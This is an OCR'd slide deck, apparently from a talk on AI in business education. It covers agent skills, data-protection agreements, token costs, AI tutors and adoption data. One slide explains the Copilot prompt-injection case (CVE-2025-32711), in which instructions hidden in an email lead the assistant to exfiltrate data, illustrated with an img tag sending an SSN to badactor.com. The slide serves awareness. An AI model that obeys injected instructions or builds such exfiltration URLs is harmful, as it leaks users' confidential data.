

Claude Haiku 5.5, October 17, 2026

ON FACTS, CLAUDE IS TOLD TO ADMIT UNCERTAINTY AND SUGGEST SEARCH

Anthropic system prompt: “If not certain something it recalls is true and on-point, it says so and suggests enabling web search for newer information.”

Anthropic, Claude Opus 4.8 system prompt, May 28, 2026

CREATING CUSTOM TOOLS

ARTIFACTS

- A software program entirely contained in a single .html file.
- Called an artifact in Claude.
- Vibe code it: just tell AI what you want.
- Easily shared or deployed.
- Example: Refinery blending

MORE COMPLEX SOFTWARE

- Needs to run outside a browser (on your computer, corporate server, or public host).
- Browser (frontend) interacts with the running service (backend).
- Vibe code this too.
- Hand to IT to deploy or run locally.
- Example: Tangency portfolio

AGENT SKILLS

- A skill is a text file of custom instructions for a particular task.
- It can be accompanied by code, including software programs that the agent launches and interacts with.
- Use Claude, ChatGPT, or Gemini with custom instructions and software tools in lieu of a custom agent.
- Interaction is via the usual prompt window.

SOME ANTHROPIC SKILLS

Published at github.com/anthropics/skills and available on paid plans in Claude.ai.

Office documents

- xlsx – Excel workbooks
- docx – Word documents
- pptx – PowerPoint decks
- pdf – PDF files

Building things

- skill-creator – write and improve skills
- frontend-design – polished web pages and apps
- web-artifacts-builder – larger artifacts
- mcp-builder – connectors to data (next section)

Other

- doc-coauthoring – co-write a document
- webapp-testing – test a web app in a browser
- canvas-design – posters and visual art
- brand-guidelines – Anthropic's colors and type; a model for your own

CREATING SKILLS

1

The usual process: you work on something, iterating until you get what you want.

2

You realize you may want the same thing again, and you don't want to go through the iteration again.

3

Solution: tell AI to package the final version as a skill.

DEMO

In a Claude Code session on my laptop, I enter the prompt `/mydcf {ticker}`. Claude should:

1. Pull 10-Ks for the ticker from SEC EDGAR.
2. Get earnings call transcripts from The Motley Fool.
3. Build a two-stage DCF valuation.
4. Lay out its assumptions and their grounding in its sources.
5. Create an editable HTML document and an Excel workbook.
6. Post the document at kerryback.com/{ticker}.html.

CUSTOM AGENTS

- Custom chatbots with custom tools making API calls.
- Easy to build with agent software development kits (SDKs): code that implements Claude Code or Codex or …
- Students can build them around class concepts.
- Example of an agent built with a two-line prompt: eia-agent.kerryback.com

UNDERSTANDING SECURITY AND COST

DATA PROTECTIONS

Do not train

The provider does not train models on your data. Default on business plans and the API; a setting you turn off on consumer plans.

Zero data retention

The provider deletes prompts and responses once the response is returned. Offered on API agreements, by approval.

DPA: Data Processing Agreement

A contract covering liability, breach notice, audits, and subprocessors. Comes with commercial plans (Team, Enterprise, API).

BAA: Business Associate Agreement

Required by HIPAA before protected health information is sent to a vendor.

PROMPT INJECTION AND DATA EXFILTRATION: THE COPILOT CASE

CVE-2025-32711 – June 2025

1. The attacker sends the victim an ordinary-looking email whose instructions read as if meant for the recipient.
2. The victim asks Copilot a work question. Copilot retrieves that email and reads the instructions.
3. Following them, Copilot embeds confidential data in a URL in its response.

> Illustration: `<img src="https://badactor.com?SSN=078-05-1120">`

API BILLING

An API (application programming interface) lets software, not a person in a chat window, send messages to the model. API billing is usage-based: you pay per token, through an API key, instead of a flat subscription.

- Data Processing Agreements come with commercial plans (Team, Enterprise, and API). Zero data retention is a separate API arrangement, by approval.
- Custom AI agents and AI-enabled software also require API billing.

COST

> My token cost … is shooting through the roof. … Clients are ready to scale AI, but then they hit this unexpected cost wall.

Lan Guan, Chief AI and Data Officer, Accenture, Fortune, July 29, 2026

- Uber used up its 2026 AI budget by April, four months after rolling out Claude Code to engineers.
- Microsoft's Experiences + Devices group is moving engineers off Claude Code to GitHub Copilot CLI. Microsoft calls it "toolchain unification." Press reports point to cost.

Forbes, May 17, 2026, citing The Information · The Next Web, May 25, 2026, citing Windows Central and The Verge

INPUT COST IS QUADRATIC IN CONVERSATION LENGTH

Each turn re-sends the whole conversation: every standing instruction, memory note, tool definition, tool call, tool response, and the AI's reasoning output. If each of n turns adds one unit of text, input cost is $0.5n + 0.5n^2$ with no caching and $1.2n + 0.05n^2$ with caching. Output is generated once per turn, so output cost grows linearly.

Input cost, if each turn adds one unit of text

Turns	No caching	With caching
10	55	17
20	210	44
40	820	128

Caching: the provider stores text it has already processed. New text costs 1.25, re-sent text 0.1.

What saves money



- Many short conversations instead of one long one
- Break tasks into subtasks done in separate conversations or by subagents
- Reuse saved code instead of having AI rewrite it.
- Ask AI for a summary document often and continue from it in a new conversation

OPEN WEIGHT MODELS

Models that anyone can install and run on their own hardware, if the hardware is adequate.

- From Meta, Mistral, DeepSeek, Alibaba, Moonshot, Z.ai, Xiaomi, …
- Some are hosted on Amazon Bedrock, Google Vertex AI, Microsoft Azure, Vercel, Together AI, Groq, … Easy source: openrouter.ai
- More than 3 million models at HuggingFace.co
- A 1-trillion-parameter model can run on four linked Mac Studios with 512GB each (coming soon).

> Playground for my class: lab-mimo.kerryback.com

Strong fundamentals

FLIPPING THE CLASSROOM

- We have to expect out-of-class assignments will be done by AI.
- Assessing in class by cold-calling remains viable.
- This suggests flipping the classroom: providing lectures beforehand and spending class time interacting (case-style teaching).

AI TUTORS

Worth piloting, with guardrails

AI tutors for fundamental concepts: one-on-one instruction, asking questions, drilling with exercises, pushing back on answers.

Example: binomial-model.kerryback.com

Design decides the outcome

Plain ChatGPT during practice lowered exam scores 17%; a tutor that withholds answers removed the loss (Bastani et al., PNAS 2025). An AI tutor used at home beat an active-learning class (Kestin et al., Scientific Reports 2025).

Facilitates flipping the classroom, supplementing video lectures.

AI FACILITATES TEACHING FUNDAMENTALS

- We can spend less time on mechanics (e.g., Excel keystrokes) and more on concepts, keeping enough technique to check AI's work.
- Learning can be more hands-on. Students can prompt AI through the solution of real examples.
- We can be more ambitious. With concepts accelerated and better tools, we can go deeper.
- We can heighten interest and relevance by requiring AI or AI-built deliverables: apps, skills, and agents.

Critical thinking

PEOPLE MUST OWN THE JUDGMENT CALLS

> I need human judgment, I need human decision making, I need human accountability at the core.

HSBC CEO Georges Elhedery, Bloomberg TV interview, June 8, 2026

> Technology itself does not decide what the future looks like. People do. For all the promise of AI … AI cannot decide which problems are worth solving. It cannot make the hard judgment calls with imperfect information. It cannot take responsibility for the outcome. These are our responsibilities. And they matter more now than ever.

AMD CEO Lisa Su, MIT Commencement address, May 28, 2026

WHY AI IS WEAKER ON JUDGMENT CALLS

> The gulf between LLM performance on verifiable tasks vs. unverifiable tasks that require judgment is larger than most people realize. Verifiable tasks, like coding or solving math problems, have a right answer that can be checked automatically. Judgment tasks don't have unambiguous, ground-truth, correct answers. But they do have better and worse answers.
>
> We have much better techniques for training AI systems to do well on verifiable tasks. As a result, progress on performing such tasks has been much faster than for judgment tasks.



Andrew Ng, co-founder and former head of Google Brain, co-founder of Coursera and DeepLearning.AI · The Batch, October 16, 2026

AI FACILITATES TEACHING CRITICAL THINKING

- People must make the decisions, but AI should be used to provide the information needed to make them.
- We can model this in the classroom. Use AI tools to gather information, do standard calculations, and assemble the information in a useful format. Then focus on making judgments where there is ambiguity.
- Example: kerryback.com/{ticker}.html (or kerryback.com/aapl.html if the demo failed).

WE SHOULD DO EVEN MORE CASES

- Students must be able to defend their work verbally. Show they understand fundamental concepts and can make defensible judgments.
- We can use AI to write cases.
- We can use AI to build classroom tools. Example: screenshare.kerryback.com

AN OPPORTUNITY: AI IS JUST GETTING STARTED

ADOPTION IS BROAD BUT SHALLOW

Census Bureau, 2026

- About 1 in 5 US firms use AI; 30% of firms with 250+ employees.
- Most use it in three or fewer business functions.
- 2% report AI-related job cuts.

Real-Time Population Survey, 2026

- 39% of workers used generative AI for work in the past week.
- 6.3% of work hours were assisted by AI.
- 2.2% of work hours were saved.

Yale Budget Lab, 2026

- No connection between AI use and changes in employment or unemployment.
- No clear sign yet of labor market effects.

Sources: Census Bureau CES Working Paper 26-25 and Minneapolis Fed · Bick, Blandin, and Deming, via FRED Blog · Yale Budget Lab

RETURNS ARE STILL SMALL

Executive survey, NBER, 2026



- 78% of firms use AI.
- AI added 0.2% a year to productivity growth; executives expect 0.6%.
- No net effect on employment.

McKinsey State of AI, 2026

- 44% are scaling AI across the enterprise.
- 37% attribute any EBIT impact to AI.
- 6% attribute at least 5% of EBIT to AI.

Sources: Yotzov, Barrero, Bloom, Davis, et al., NBER Working Paper 34836 · McKinsey, The State of AI in 2026

BIG PICTURE QUESTION FOR B-SCHOOLS

- AI fluency, fundamentals, and critical thinking are absolutely the pillars.
- People will always be important for managing AI, managing people, taking initiative, and critical thinking.
- But can people acquire the needed skills directly from AI, or at least with less classroom instruction than we now provide?

DIGITAL TWINS ARE COMING

The tutor becomes a conversation

The binomial tutor, delivered as a spoken conversation between a student and the instructor's avatar: the instructor's face, voice, and way of explaining.

Traditional lecturing disappears

Every student gets the explanation on demand, at their own pace, with their own questions answered.



Community is still needed

For support, for encouragement, and to sharpen ideas against other people.

